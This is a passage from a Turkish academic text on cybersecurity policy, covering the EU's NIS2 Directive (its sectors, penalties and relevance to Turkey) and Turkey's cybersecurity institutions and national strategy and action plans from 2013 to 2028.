- Finansal pazar altyapıları,
- Sağlık (aşı ve ilaç üretimi dâhil olmak üzere),
- İçme suyu,
- Atık su,
- Dijital altyapı (internet değişim noktaları, DNS hizmet sağlayıcıları, TLD isim kayıt şirketleri, bulut bilişim hizmet sağlayıcıları, veri merkezi hizmet

sağlayıcıları, içerik dağıtım ağları, güven hizmeti sağlayıcıları, kamuya açık elektronik iletişim ağları ve kamuya açık elektronik iletişim hizmetleri sağlayıcıları),

- Bilgi ve iletişim teknolojileri hizmet yönetimi (yönetilen hizmet sağlayıcıları ve yönetilen güvenlik hizmet sağlayıcıları),
- Kamu yönetimi,
- Uzay.

Diğer Kritik Sektörler:

- Posta ve kurye hizmetleri,
- Atık yönetimi,
- Kimya,
- Gıda,
- Tıbbi cihaz, bilgisayar ve elektronik, makine ve ekipman, motorlu taşıtlar, römork ve yarı römork ile diğer ulaşım ekipmanlarının üretimi,
- Dijital sağlayıcılar (çevrim içi pazar yerleri, çevrim içi arama motorları ve sosyal ağ platformları),
- Araştırma kuruluşları.

5.2.5.6 NIS2 Direktifinin Gerekliliklerine Uyulmamasının Yaptırımı

NIS2 Direktifinde belirtilen siber güvenlik risk yönetimi ve raporlama yükümlülüklerinin ihlaline yönelik olarak asgari bir idari yaptırım listesi oluşturulmuştur. Bunlar arasında; bağlayıcı talimatlar, bir güvenlik denetiminin tavsiyelerini uygulama emri, güvenlik önlemlerini Direktifin gerekliliklerine uyumlu hâle getirme emri ve idari para cezaları gibi yaptırımlar yer almaktadır (Ekin, 2024).

İdari para cezaları açısından bakıldığında, yükümlülüklerin adil bir şekilde dengelenmesini sağlamak adına “temel kuruluşlar” ile “önemli kuruluşlar” arasında ayrıma gidilmiştir.

- Temel kuruluşlar açısından; 10 milyon avroya kadar veya yıllık küresel cirosunun %2’sine kadar (hangisi daha yüksekse),

- Önemli kuruluşlar açısından; 7 milyon avroya kadar veya yıllık küresel cirosunun %1,4'üne kadar (hangisi daha yüksekse) idari para cezası uygulanabilmektedir.

Ayrıca NIS2 Direktifi, kurumsal düzeyde siber güvenlik önlemleri için gerçek anlamda hesap verebilirliği sağlamak amacıyla, düzenlemenin kapsamına dâhil olan kuruluşlarda üst düzey yönetici pozisyonlarında bulunan gerçek kişilerin sorumluluğuna ilişkin hükümler getirmektedir (Ekin, 2024).

5.2.5.7 Türkiye ve Avrupa Birliği İlişkileri Bağlamında NIS2'nin Önemi

Türkiye, AB üyesi olmamasına rağmen, AB ile derin ekonomik ve ticari ilişkilere sahiptir. Türkiye'nin AB ile olan bu yakın ilişkisi, NIS2 Direktifi'nin Türkiye için önemini artırmaktadır. NIS2'nin Türkiye açısından önemini şu şekilde değerlendirebiliriz:

- ***Ekonomik Etkileşim ve Ticaret:*** Türk şirketleri, özellikle AB pazarına yönelik mal ve hizmet üretenler veya AB merkezli şirketlerle iş birliği yapanlar, NIS2 direktifinin gerekliliklerinden etkilenebilirler. AB'deki iş ortakları, Türk şirketlerinden de NIS2 standartlarına uyum bekleyebilirler. Bu durum, Türk şirketlerinin AB pazarında rekabet edebilmesi için NIS2'ye uyum sağlamayı veya benzer standartları benimsemeyi gerektirebilir.
- ***Uluslararası Standartlara Uyum:*** NIS2 Direktifi, siber güvenlik alanında uluslararası alanda kabul gören en iyi uygulamaları ve standartları yansıtmaktadır. Türkiye'nin siber güvenlik altyapısını güçlendirmesi ve uluslararası alanda rekabetçi kalabilmesi için bu tür standartlara uyum sağlaması önemlidir. NIS2, Türkiye için siber güvenlik mevzuatını ve uygulamalarını geliştirme konusunda bir referans noktası olabilir.
- ***Yatırım Ortamı ve Güven:*** Güçlü bir siber güvenlik altyapısı, bir ülke için yatırım ortamını ve güvenilirliği artırır. NIS2 benzeri düzenlemelere sahip olmak veya bu düzenlemelere uyum sağlamak, Türkiye'nin uluslararası yatırımcılar nezdindeki imajını güçlendirebilir ve Türkiye'yi daha cazip bir yatırım merkezi haline getirebilir.

- ***Kritik Altyapıların Korunması:*** NIS2'nin odaklandığı sektörler (enerji, ulaşım, sağlık vb.) Türkiye için de kritik öneme sahiptir. Türkiye, kendi ulusal güvenliği ve ekonomik istikrarı için bu sektörlerde siber güvenliği en üst düzeye çıkarmak zorundadır. NIS2 direktifi, bu sektörlerde siber güvenliği güçlendirmek için alınması gereken önlemler konusunda Türkiye'ye yol gösterebilir.
- ***Uluslararası İş Birliği Potansiyeli:*** Siber güvenlik, sınırları aşan küresel bir sorundur. NIS2, AB üyesi ülkeler arasında siber güvenlik alanında iş birliğini teşvik etmektedir. Türkiye de AB ve diğer ülkelerle siber güvenlik konusunda iş birliğini artırarak, uluslararası bilgi ve deneyim paylaşımından faydalanabilir. NIS2 çerçevesi, bu tür bir iş birliği için potansiyel bir zemin oluşturabilir.

Sonuç olarak bakıldığında NIS2 Direktifi, dijital dönüşümün günden güne hız kazandığı bu dönemde, AB genelinde siber güvenlik standartlarını yükselterek kritik altyapıların ve dijital hizmetlerin güvenliğini sağlamayı hedefleyen kapsamlı bir düzenleme olması yönüyle önem taşımaktadır. Bu bağlamda Direktif, özellikle risk yönetimi, tedarik zinciri güvenliği ve kurumlar arası iş birliğini güçlendiren hükümleriyle, üye devletler arasında uyumlu ve güçlü bir siber güvenlik altyapısı oluşturulmasına katkı sağlayacak niteliktedir (Ekin, 2024).

Dijital dünyada karşılaşılan güvenlik zorluklarının üstesinden gelmede NIS2'nin sağladığı bütüncül yaklaşım, toplumsal güvenliği desteklemekte ve dijital ekosistemin daha güvenilir bir hâle getirilmesine katkı sağlamaktadır. Bu yönleriyle NIS2 Direktifi, geleceğe yönelik güçlü bir siber güvenlik altyapısı kurulması yolunda, AB'nin dijital güvenlik stratejisinde kritik bir işlev görmektedir. Diğer yandan bu düzenleme, AB sınırları içerisinde yüksek güvenlik standartları sağlamanın ötesinde, küresel boyutta siber güvenliğin sağlanması açısından da önemli bir çerçeve sunmaktadır (Ekin, 2024).

5.3 AB ve Türkiye Arasındaki Siber Güvenlik Etkileşim Sahaları

Avrupa Birliği'nin siber güvenlik konusundaki yasal düzenlemeleri arasında, 2004 yılında Avrupa Komitesi tarafından kabul edilen Siber Suç Sözleşmesi ile Avrupa Birliği Ağ ve Bilgi Güvenliği Ajansı (ENISA)'nın kurulumu öne çıkan önemli

adımlardandır. 2005 yılında Bilgi Sistemlerinin Korunmasına yönelik düzenlemeler gerçekleştirilmiş, 2013 yılında ise Europol (Avrupa Polis Teşkilatı) içinde bir Siber Suçlar Merkezi kurulmuştur. Ayrıca, aynı yıl Avrupa Birliği Siber Güvenlik Stratejisi oluşturulmuş, 2015 yılında Avrupa Birliği Güvenlik Ajandası yürürlüğe girmiş ve 2016 yılında Avrupa Siber Güvenlik Kurumu (ECSO) faaliyete geçmiştir.

Bireysel veya bilgi sistemlerine yönelik saldırıların ardından, özellikle 2004 yılında İspanya'da yolcu trenlerini hedef alan terörist saldırılardan sonra, Avrupa Komisyonu kritik altyapıların korunması amacıyla "Terörizmle Mücadele Kapsamında Kritik Altyapıların Korunmasına" dair bir tebliğ yayımlamıştır. Bu direktif, enerji, ulaşım, bilgi teknolojileri ve iletişim sektörlerine yönelik çeşitli düzenlemeler getirmiştir. Kritik altyapılara yönelik saldırıların toplumsal hayat üzerindeki derin etkileri nedeniyle, bu sektörlerin siber güvenliği giderek daha büyük bir önem kazanmıştır (COM, 2006).

Haziran 2012'de Türkiye'de yapılan Siber Güvenlik Strateji Çalıştayı'nın ardından, Bilgi Güvenliği Derneği tarafından hazırlanan tavsiye raporunda Ulusal Siber Güvenlik Strateji Belgesi'nin yayımlanması, Ulusal Siber Güvenlik Kurulu'nun oluşturulması ve Avrupa Birliği, Avrupa Konseyi ile ENISA gibi uluslararası kuruluşlarla iş birliğinin güçlendirilmesi gerektiği belirtilmiştir (Bıçakcı, vd.,2016). Bu önerilere uygun olarak Türkiye, gerekli adımları atma sürecine girmiştir. Öncelikle, 2012 yılında Siber Güvenlik Kurulu kurulmuş ve ardından 2013 yılında Ulusal Siber Güvenlik Strateji Belgesi yayımlanmıştır.

Türkiye'nin Helsinki süreci ile yasal zemine oturttuğu Avrupa Birliği ile yeni dönem ilişkileri ve AB'nin güvenlik alanındaki çeşitli endişeleri göz önüne alındığında, AB ile ortak veya bireysel olarak yürütülecek siber güvenlik politikaları kaçınılmaz hale gelecektir. Avrupa ve Türkiye'de güvenlik konularına yönelik ilgi ve politika geliştirme motivasyonu sürdükçe, siber güvenlik politikaları alanında karşılıklı etkileşim ve iş birliği doğal olarak gelişecektir.

5.4 Türkiye

1990'ların başında Türkiye'de internet, ilk olarak savunma, araştırma ve akademik alanlarda etkisini göstermeye başlamıştır. Bugün, bireylerin ve toplumların güvendiği iletişim altyapısının yenilikçileri ve kurucuları ile bu altyapı üzerinden sunulan hizmetler, Türkiye'de Bilgi Teknolojileri ve İletişim Kurumu (BTK) tarafından temsil edilmektedir**.**

Siber güvenlik, yalnızca bir devlet, bölge ya da belirli bir sosyal organizasyonla sınırlı olmayıp, dünya genelinde ağları kullanan veya ağ teknolojilerinden önemli ölçüde etkilenen her bireyi ve grubu ilgilendiren bir konudur. Siber güvenlik, özellikle bir öznenin karşılaştığı veya algıladığı siber tehditlerle doğrudan ilişkilidir. Küresel düzeydeki siber güvenlik durumu ise, dünya genelindeki ülkelerin güvenliğini, istikrarını ve gelişimini etkileyen mevcut siber koşullar ve olaylarla şekillenmektedir.

Siber güvenlik alanı geniş ya da dar bir kapsamda olabilmekte ve bu alandaki tehditlerin ciddiyeti de farklılık gösterebilmektedir. Siber güvenlik, temelde öznel bir konudur ve söylem oluşturma süreciyle yakından ilişkilidir. Siber alanda yer alan tüm aktörler, saldırı başlatma yeteneğine sahiptir. Ağ ortamında coğrafi sınırlar bulunmamaktadır, bu yüzden saldırı kapasitesi coğrafi mesafeyle sınırlı değildir. Ağ tabanlı tehditlere hızlı ve etkili çözümler üretmek genellikle mümkün değildir. Ayrıca, ağ ortamında caydırıcı politikaların etkin bir şekilde uygulanması da oldukça zordur. Siber güvenlik, güç dengesizliği, kurum ve norm eksiklikleri ile yetersiz karşılıklı güven gibi ortak sorunlarla da bağlantılıdır.

Siber suçlar ya da diğer bir ifadeyle bilişim suçları mücadele açısından diğer suçlardan oldukça farklı bir konumda yer almaktadır. Bu durumun sebebi siber suç kavramının oldukça yeni bir olgu olması ve suçların nasıl gerçekleştirildiğine dair belirli bir şablon oluşturmanın son derece zor olmasıdır. Sürekli değişen ve gelişen siber ortamda, hak ihlalleri ve suçlara karşı etkili yaptırımlar geliştirmek, bu dinamik yapıya sürekli uyum sağlama ve değişiklik yapma gerektirmektedir. Ayrıca, siber suçların tanımlanması zordur çünkü suçlu ile mağdur arasında zaman ve mekân açısından büyük mesafeler olabilmektedir. Bu durum, fiziksel dünyada işlenen suçlarla kıyaslandığında siber

suçların çok farklı bir alanı kapsadığını ve bu nedenle farklı kurallar ve cezai yaptırımlara tabi olduğunu göstermektedir (Önok, Aralık 2013).

Teknik açıdan bakıldığında, siber suçlarla ilgili politikaların veya stratejilerin ana bileşenleri şunlardır: koruyucu önlemlerin uygulanması, ilgili yasal düzenlemelerin geliştirilmesi, sanal suçlarla mücadele için özel kolluk hizmetleri ve savcılık birimlerinin tesis edilmesi, kurumlar arası koordinasyonun sağlanması, kolluk ve adli personelin eğitim süreçleri, kamu ve özel sektör arasında iş birliği, uluslararası düzeyde etkili iş birliği, kara para aklama ve dolandırıcılık vakaları için mali soruşturmalar, çocukların cinsel şiddetten korunmasına yönelik tedbirlerdir. Bu bileşenler, siber suçlarla mücadele stratejisinin oluşturulması ve yürütülmesinde birçok farklı paydaşın koordineli bir şekilde rol aldığını göstermektedir (Taşcı ve Can, 2015).

5.4.1 Türkiye'de Siber Güvenlik Yapılanması

Türkiye'de siber güvenlik organizasyonu, üç ana yapıya dayanarak oluşturulmuştur. İlk grup, siber suçlarla mücadele eden kurumları içermektedir. İkinci grup ise, kritik altyapıların korunması, kamu kurumlarının siber güvenliğinin sağlanması ve Türkiye'nin siber güvenlik kapasitesinin güçlendirilmesiyle ilgilenen kurumları kapsamaktadır. Üçüncü grup ise, devlet destekli özel sektör kuruluşlarını içermektedir. Türkiye'deki siber güvenlik politikalarının geliştirilmesi ve yönetilmesinden sorumlu olan üst kurul ise Siber Güvenlik Kurulu'dur (Darıcılı, 2019).

Siber suçlarla mücadele eden kurumlar arasında; Emniyet Genel Müdürlüğü'ne bağlı Siber Suçlarla Mücadele Daire Başkanlığı, Jandarma Genel Komutanlığı Bilişim ve Teknik İstihbarat Başkanlığı, Sahil Güvenlik Komutanlığı İstihbarat Daire Başkanlığı ve Siber Suçlarla Mücadele Şube Müdürlüğü yer almaktadır. Ayrıca, 2009 yılında yapılan bir düzenlemeyle, afet durumlarında acil durum görevini AFAD üstlenmiştir. Bu düzenleme, afetleri iki kategoriye ayırmıştır: doğal ve teknolojik afetler. Buna göre, Türkiye'de büyük bir siber saldırı durumunda ve bu durum afet seviyesine ulaşırsa, kriz yönetimi AFAD tarafından yürütülecektir (Darıcılı, 2019).

2012 yılında çıkarılan Ulusal Siber Güvenlik Çalışmalarının Yürütülmesi, Yönetilmesi ve Koordinasyonu Kararı ile Siber Güvenlik Kurulu kurulmuştur. Ulaştırma, Denizcilik ve Haberleşme Bakanlığı'na siber güvenlik konusunda görev verilmiştir. 2014 yılında yapılan bir düzenleme ile Bilgi Teknolojileri ve İletişim Kurumu'na, siber güvenlik alanında yeni sorumluluklar yüklenmiştir (BTK,2022)

Türkiye'de siber alanda mücadele edebilmek amacıyla birçok kurum ve kuruluş yetkilendirilmiştir. Bu kuruluşların bazıları ülkenin savunma stratejilerinin nasıl korunacağına dair fikirler geliştirmekte, bazıları ise bu fikirler doğrultusunda yeni teknolojiler üretmektedir. Diğer bazı kurumlar ise siber güvenliği sağlamak adına savaş ortamında aktif bir şekilde siber saldırılarla mücadele etmektedir. Öne çıkan başlıca kuruluşlar arasında; TÜBİTAK ve bağlı birimleri, Bilgi Teknolojileri ve İletişim Kurumu (BTK), Afet ve Acil Durum Yönetimi Başkanlığı (AFAD), Cumhurbaşkanlığı Dijital Dönüşüm Ofisi ve Ulaştırma ve Altyapı Bakanlığı yer almaktadır (Karasoy ve Babaoğlu, 2021).

Siber Güvenlik Kurulu, 2012 yılında Bakanlar Kurulu tarafından alınan Ulusal Siber Güvenlik Çalışmalarının Yürütülmesi, Yönetilmesi ve Koordinasyonu ile İlgili Karar doğrultusunda kurulmuştur. Bu düzenleme ile birlikte, Ulaştırma ve Altyapı Bakanlığı'na siber güvenliğin sağlanmasına yönelik yeni sorumluluklar verilmiştir.

TÜBİTAK, Bilişim ve Bilgi Güvenliği İleri Teknolojiler Araştırma Merkezi (BİLGEM), Türkiye'nin en önde gelen araştırma ve geliştirme merkezlerinden biridir. Türkiye'de bilgi güvenliği ve bilişim alanlarında teknolojik bağımsızlık sağlamayı hedefleyen BİLGEM hem askeri hem de sivil alandaki bilgi güvenliğini temin etmek, korumak ve iletmek amacıyla araştırmalar yapmaktadır. Ayrıca, bilişim ve bilgi güvenliği sorunlarını tek başına değil işbirlikçi yaklaşımlarla çözmeyi amaçlayan bir çalışma modeli izlemektedir. Bu yaklaşımı sayesinde BİLGEM 'in geliştirdiği teknolojiler ulusal sınırları aşarak birçok farklı ülke tarafından kullanılmaktadır. Bu katkılar sayesinde Türkiye bilgi güvenliği ve bilişim alanında çözümler üreten ve birçok ülke ile rekabet edebilen bir konuma gelmiştir (Biz Kimiz, 2022).

Afet ve Acil Durum Yönetimi Başkanlığı (AFAD), 2009 yılında yapılan bir düzenleme ile afetlerle ilgili sorumluluğun daha önceki kurumlar arasında dağılmasını ortadan

kaldırarak, tüm afet yönetimi sorumluluğunu tek bir çatı altında toplamayı hedeflemiştir. 2018 yılında kabul edilen 4 Sayılı Cumhurbaşkanlığı Kararnamesi ile AFAD İçişleri Bakanlığı'na bağlanmıştır (AFAD Hakkında, 2022). 2014 yılında AFAD tarafından hazırlanan 2014-2023 Kritik Altyapıların Korunması Yol Haritası Belgesi'nde ulusal düzeyde kritik altyapıların korunmasından AFAD'ın da sorumlu olduğu belirtilmiştir. Bu belgeye göre AFAD'a siber güvenlik alanında; teknolojik afetlerde sivil koruma sağlama, hukuksal, kurumsal ve teknik düzeyde çalışmalar yapma ayrıca bu düzenlemeyi uygulamakla sorumlu diğer kurumlarla iş birliği içinde faaliyet gösterme görevleri verilmiştir (2014-2023 Kritik Altyapıların Korunması Yol Haritası Belgesi, 2014).

Bilgi Teknolojileri ve İletişim Kurumu (BTK), Türkiye'deki telekomünikasyon sektöründe düzenleyici ve denetleyici bir rol üstlenen ilk kurumdur. 2000 yılında kurulan Telekomünikasyon Kurumu, 2008 yılında yapılan bir düzenlemeyle Bilgi Teknolojileri ve İletişim Kurumu olarak yeniden yapılandırılmıştır (BTK, 2022).

Cumhurbaşkanlığı Dijital Dönüşüm Ofisi, 2018 yılında yapılan bir düzenleme ile Dijital Dönüşüm Ofisi Başkanlığı'nın görev ve sorumluluklarını üstlenmiştir. Bu düzenlemeye göre ofisin ana görevleri; Cumhurbaşkanı tarafından belirlenen amaç ve politikalara uygun olarak kamu kurumlarında dijital dönüşüm süreçlerini desteklemek, dijital dönüşüm için bir yol haritası oluşturmak, dijital kamu hizmetlerinin sunulmasını sağlamak amacıyla diğer kurumlarla işbirliği yapmak, bilgi güvenliğini ve siber güvenliği artıracak politikalar geliştirmek, kamu kurumlarında büyük veri ve gelişmiş analiz çözümlerini etkili kullanmak için stratejiler oluşturmak, yerli dijital teknolojilerin kullanımını teşvik etmek için projeler geliştirmek ve yapay zeka projelerine öncelik vermek olarak belirlenmiştir (1 Sayılı Cumhurbaşkanlığı Teşkilatı Hakkında Cumhurbaşkanlığı Kararnamesi, 2021).

Emniyet Genel Müdürlüğü Siber Güvenlik Dairesi Başkanlığı'nın görev ve sorumlulukları arasında; ulusal düzeyde siber güvenlik ve bilgi güvenliğini temin etmek amacıyla projeler geliştirmek, siber güvenlik alanında politika, strateji ve eylem planlarının ulusal ölçekte uygulanmasını sağlamak için gerekli önlemleri almak ve süreci izlemek yer almaktadır (1 Sayılı Cumhurbaşkanlığı Teşkilatı Hakkında Cumhurbaşkanlığı Kararnamesi, 2021).

2018 yılında, Cumhurbaşkanlığı Savunma Sanayii Başkanlığı ve Dijital Dönüşüm Ofisi'nin katkılarıyla Türkiye Siber Güvenlik Kümelenmesi kurulmuştur. Bu projenin temel amacı, ulusal düzeyde bir siber güvenlik ekosistemi oluşturmak, yerel ve ulusal seviyede siber güvenlik ürünlerinin geliştirilmesini teşvik etmek ve Türkiye'yi siber güvenlik alanında dünya genelindeki diğer ülkelerle rekabet edebilecek bir konuma getirmektir (Yanarışık, 2020).

1 sayılı Cumhurbaşkanlığı Kararnamesi ile Güvenlik ve Dış Politikalar Kurulu kurulmuştur. Bu kurul, siber güvenlik alanında da sorumluluk taşımaktadır. Düzenlemeye göre, Kurul'a siber güvenlik politikalarının oluşturulması ve siber güvenliğin sağlanması amacıyla öneriler geliştirilmesi görevleri verilmiştir.

Ulaştırma ve Altyapı Bakanlığı, bu düzenlemeyle birlikte ulusal düzeyde siber güvenliğin sağlanmasına yönelik politika ve stratejiler geliştirmek, kamu kurum ve kuruluşlarının bilgi güvenliğini temin etmek amacıyla yasal düzenlemeleri hayata geçirmek, ulusal siber güvenliğin sağlanması için ulusal kaynakların gelişimine katkı sağlamak ve desteklemek, ayrıca ulusal siber güvenlik konusunda farkındalık oluşturmak için gerekli faaliyetleri yürütmek gibi yeni görev ve sorumluluklarla yetkilendirilmiştir (Ulusal Siber Güvenlik Çalışmalarının Yürütülmesi, Yönetilmesi ve Koordinasyonuna İlişkin Bakanlar Kurulu Kararı, 2022).

5.4.2 Ulusal Siber Güvenlik Strateji ve Eylem Planları

Siber güvenlik, toplumsal hayattan uluslararası ilişkilere, ekonomiden sağlığa kadar her alanda vazgeçilmez bir gerekliliktir. Stratejik bir konumda bulunan, güçlü bir devlet yapısına sahip olan Türkiye, siber güvenliği önemseyen politikalar sayesinde teknolojik kazanımlarını artırmaktadır. Son yıllarda gerçekleştirdiği teknolojik hamleler, Türkiye'yi siber tehdit aktörleri için cazip bir hedef haline getirmiştir. Bu bilinçle, Türkiye siber güvenlik alanında geçmiş deneyimlerini modern teknolojilerle harmanlayarak, iç ve dış paydaşlarıyla iş birliğini geliştirerek olumsuz etkileri asgariye indirmeye çalışmaktadır. Nitelikli insan kaynağına yapılan yatırımlar, yerli teknolojilerin kullanımı ve ulusal çıkarları gözeten politikalarla Türkiye, dijital çağda elde ettiği kazanımları artırmayı sürdürmektedir. Ayrıca, erken alınan tedbirler ve

kurulan ulusal siber güvenlik organizasyonu ile ülkemiz bu alanda öne çıkan ülkeler arasında yer almaktadır (UAB, 2024).

5809 sayılı Elektronik Haberleşme Kanunu çerçevesinde, ulusal siber güvenliğin sağlanması amacıyla politika ve stratejilerin geliştirilmesi, eylem planlarının hazırlanması, izleme ve değerlendirme faaliyetlerinin gerçekleştirilmesi ve koordinasyonun sağlanması gibi görevler Ulaştırma ve Altyapı Bakanlığı'na verilmiştir.

Kanun ayrıca, Bilgi Teknolojileri ve İletişim Kurumu'na siber saldırıları engelleme ve caydırıcılık sağlama sorumluluğu yüklemiş ve bu görevleri yerine getirmeyen taraflara yaptırım uygulama yetkisi tanımıştır.

Ayrıca, 1 Sayılı Cumhurbaşkanlığı Kararnamesi ile Dijital Dönüşüm Ofisi'ne (CBDDO), bilgi güvenliği ve siber güvenliğin artırılmasına yönelik projeler geliştirme sorumluluğu verilmiştir. Aynı kararnamede, Sanayi ve Teknoloji Bakanlığı'na da ileri teknolojiler, büyük veri, yapay zekâ ve siber güvenlik gibi kritik alanlarda bireylerin ve işletmelerin Ar-Ge ve üretim kapasitelerini artırmaya yönelik politika ve strateji önerileri geliştirme, girişimlerin desteklenmesi gibi görevler tanımlanmıştır. Ayrıca, Cumhurbaşkanına bağlı Güvenlik ve Dış Politikalar Kuruluna, siber güvenlikle ilgili politika ve strateji önerileri geliştirme görevi verilmiştir (UAB, 2024).

Ulaştırma ve Altyapı Bakanlığı, siber güvenliğin sağlanmasının güçlü stratejilerle mümkün olduğunu benimseyerek 2012 yılından itibaren başlattığı çalışmalar kapsamında, 2013-2014, 2016-2019 ve 2020-2023 yıllarını kapsayan “Ulusal Siber Güvenlik Stratejileri ve Eylem Planları”nı hazırlamış ve yayımlamıştır. Bu planlarla, ülkemizde siber güvenlik alanında stratejik bir yaklaşım geliştirilmiş ve çalışmaların ulusal düzeyde belirlenen planlar doğrultusunda süreklilik içinde yürütülmesi sağlanmaktadır. Eylem planlarına ilişkin izleme ve değerlendirme süreçleri, ilgili kurum ve kuruluşlarla iş birliği yaparak Ulaştırma ve Altyapı Bakanlığı tarafından gerçekleştirilmiştir (UAB, 2024).

5.4.2.1 2013-2014 Dönemi

Ülkemizin siber güvenlik alanındaki ilk strateji ve eylem planı olan “Ulusal Siber Güvenlik Stratejisi ve 2013-2014 Eylem Planı”, 20 Haziran 2013 tarihinde yayımlanan 28683 sayılı Resmî Gazete ile duyurulmuştur. Bu dönem, siber güvenlik mevzuatının geliştirilmesi, kritik altyapıların güvenliğinin sağlanması, toplumda siber güvenlik bilincinin artırılması ve siber tehditlerin tespiti ve engellenmesi gibi önemli alanlarda ilerlemeler kaydedilmiştir. Bu çalışmalar, stratejik düzeyde ulusal siber güvenlik çabalarının somut kazanımlarını elde etmemizi sağlamıştır (UAB, 2024).

2013 yılında, Bilgi Teknolojileri ve İletişim Kurumu (BTK) bünyesinde kurulan Ulusal Siber Olaylara Müdahale Merkezi (USOM), Türkiye'deki siber güvenlik olaylarına müdahale ve ulusal koordinasyonu sağlama, aynı zamanda uluslararası temas noktası olarak hizmet verme amacı taşımaktadır. USOM, ülke genelinde siber güvenlik bilincini artırmaya yönelik çalışmalar yaparken, siber tehditlerin önlenmesi için alarm ve uyarılar üretmekte ve duyuru faaliyetleri düzenlemektedir. Ayrıca, kritik durumlarda yerinde müdahale ekipleriyle olay kontrolünü sağlamakta ve siber olaylara müdahalede ulusal koordinasyonu gerçekleştirmektedir. İnternet aktörleri, kolluk kuvvetleri, uluslararası kuruluşlar, araştırma merkezleri ve özel sektör arasındaki iletişim ve koordinasyon da USOM aracılığıyla yapılmaktadır.

Türkiye'nin siber güvenlik alanındaki yapılanması, 11 Kasım 2013 tarihinde Resmî Gazete’ de yayımlanan "Siber Olaylara Müdahale Ekiplerinin Kuruluş, Görev ve Çalışmalarına Dair Usul ve Esaslar Hakkında Tebliğ" ile önemli bir adım atmıştır. Bu tebliğ ile Ulusal Siber Olaylara Müdahale Merkezi (USOM) koordinasyonunda, kritik altyapı sektörlerinde 7/24 görev yapacak Sektörel Siber Olaylara Müdahale Ekipleri (Sektörel SOME) ve kurumların bünyesinde Kurumsal SOME'lerin kurulması düzenlenmiştir. Bu düzenlemelerle, SOME'lerin yapısı ve görevleri belirlenerek ülkemizde teknik düzeyde siber güvenlik yapılanması USOM, Sektörel SOME'ler ve Kurumsal SOME'ler şeklinde oluşturulmuştur. Bu sayede, siber olaylara karşı daha hızlı ve etkin müdahale imkânı sağlanarak, Türkiye'nin siber güvenliği güçlendirilmiştir (UAB, 2024).

5.4.2.2 2016-2019 Dönemi

2016-2019 dönemi için hazırlanan “2016-2019 Ulusal Siber Güvenlik Stratejisi ve Eylem Planı”, bu alandaki stratejik yaklaşımın sürdürülebilir hale getirilmesine yönelik bir adım olmuştur.

Yapılan çalışmalar ile siber güvenlik risklerinin yönetilebilir ve kabul edilebilir seviyelerde tutulabilmesi amacıyla siber savunmanın güçlendirilmesi, kritik altyapıların korunması, siber suçlarla mücadele edilmesi, farkındalık artırılması, insan kaynağının geliştirilmesi, siber güvenlik ekosisteminin iyileştirilmesi ve siber güvenliğin millî güvenlik ile entegrasyonu gibi önemli faaliyetler gerçekleştirilmiştir (UAB, 2024).

Bu bağlamda;

- Ulusal siber güvenlik kapasitesini artırma amacıyla SOME’lerin insan kaynağının güçlendirilmesi ve siber olaylara karşı hazırlık seviyesinin yükseltilmesi sağlanmıştır.
- Ülkemizin ihtiyaç duyduğu siber güvenlik uzmanlarını yetiştirmek için eğitim programları, kamp etkinlikleri ve yarışmalar düzenlenmiştir.
- Teknolojik önlemler çerçevesinde, yapay zekâ ve makine öğrenimi teknolojileriyle desteklenen AVCI, AZAD ve KASIRGA gibi hızlı tespit ve erken müdahale sistemleri geliştirilmiştir.
- Tehdit istihbaratı edinimi, üretimi ve paylaşımı kapsamında, ulusal ve uluslararası paydaşlarla çift yönlü bilgi paylaşımı ve koordinasyon sağlanmıştır.
- Kritik altyapıların güvenliğini sağlamak adına, hizmet sürekliliğini izlemek için izleme faaliyetleri, zafiyet tarama çalışmaları ve bilgi güvenliği alanındaki düzenleme ve denetimler yapılmıştır.

5.4.2.3 2020-2023 dönemi

2020-2023 dönemi için oluşturulan "Ulusal Siber Güvenlik Stratejisi ve Eylem Planı (2020-2023)", günümüzdeki kazanımların daha da ileriye taşınması, siber tehditlerin

etkilerinin azaltılması, ulusal kapasitenin güçlendirilmesi ve güvenli bir siber ortamın sağlanması hedefleriyle hazırlanmıştır. Ayrıca, bu stratejiyle ülkemizin siber güvenlik alanında uluslararası düzeyde en üst sıralara yerleşmesi amaçlanmaktadır. 29 Aralık 2020 tarihinde yayımlanan 31349 sayılı Resmî Gazete' de, 2020/15 sayılı Cumhurbaşkanlığı Genelgesi ile bu plan duyurulmuştur (UAB, 2024).

- Strateji belgesi kapsamında siber güvenlik için 8 temel stratejik hedef belirlenmiştir. Eylem Planı doğrultusunda ise şu önemli adımlar atılmıştır:
- Kritik altyapıların korunması ve dayanıklılığın artırılması,
- Ulusal kapasitenin güçlendirilmesi,
- Organik bir siber güvenlik ağı kurulması,
- Yeni nesil teknolojilerin güvenliğinin sağlanması,
- Siber suçlarla mücadele kapasitesinin artırılması,
- Yerli ve millî teknolojilerin geliştirilmesi ve desteklenmesi,
- Siber güvenliğin millî güvenlik stratejilerine entegrasyonu,
- Uluslararası iş birliğinin güçlendirilmesi.

5.4.2.4 2024-2028 Dönemi

2024 – 2028 Ulusal Siber Güvenlik Stratejisi ve Eylem Planı, her geçen gün artan siber tehditlerle etkin bir mücadele sürdürmeyi, riskleri en aza indirmeyi ve ülkemizin siber güvenlik alanındaki uluslararası liderliğini daha da güçlendirmeyi hedeflemektedir.

7 Eylül 2024 tarihinde yayımlanan Cumhurbaşkanlığı Genelgesi'nde, Ulaştırma ve Altyapı Bakanlığı'nın koordinasyonunda kamu, özel sektör, sivil toplum kuruluşları ve üniversitelerle iş birliği içerisinde hazırlanan Ulusal Siber Güvenlik Stratejisi ve Eylem Planı (2024-2028) çerçevesinde, tüm ilgili kurum ve kuruluşların belirlenen görev ve sorumluluklarını yerine getirmeleri gerektiği vurgulanmıştır (UAB, 2024).

Bu strateji, günümüzün dijital dünyasında siber güvenliğin her alanda kritik bir öneme sahip olduğunu kabul ederek, ulusal düzeyde güvenli bir siber ortam oluşturmayı ve

Türkiye'yi siber güvenlik alanında küresel anlamda daha güçlü bir konuma getirmeyi hedeflemektedir.

Bu strateji ve eylem planı, 6 stratejik hedef, 18 ana amaç ve 61 eylem maddesi ile hayata geçirilecektir

Stratejik Amaçlar

Ulusal siber güvenlik çalışmalarının sistemli bir yaklaşımla ele alınmasına, mevcut kazanımların geliştirilmesine ve yeni kazanımlar elde edilmesine yönelik olarak 12. Kalkınma Planı doğrultusunda, 2024-2028 dönemi için odaklanılan unsurlardan yola çıkılarak 6 Stratejik Amaç belirlenmiştir.

Şekil1 5.3. Stratejik Amaçlar

Kaynak: UAB, 2024.

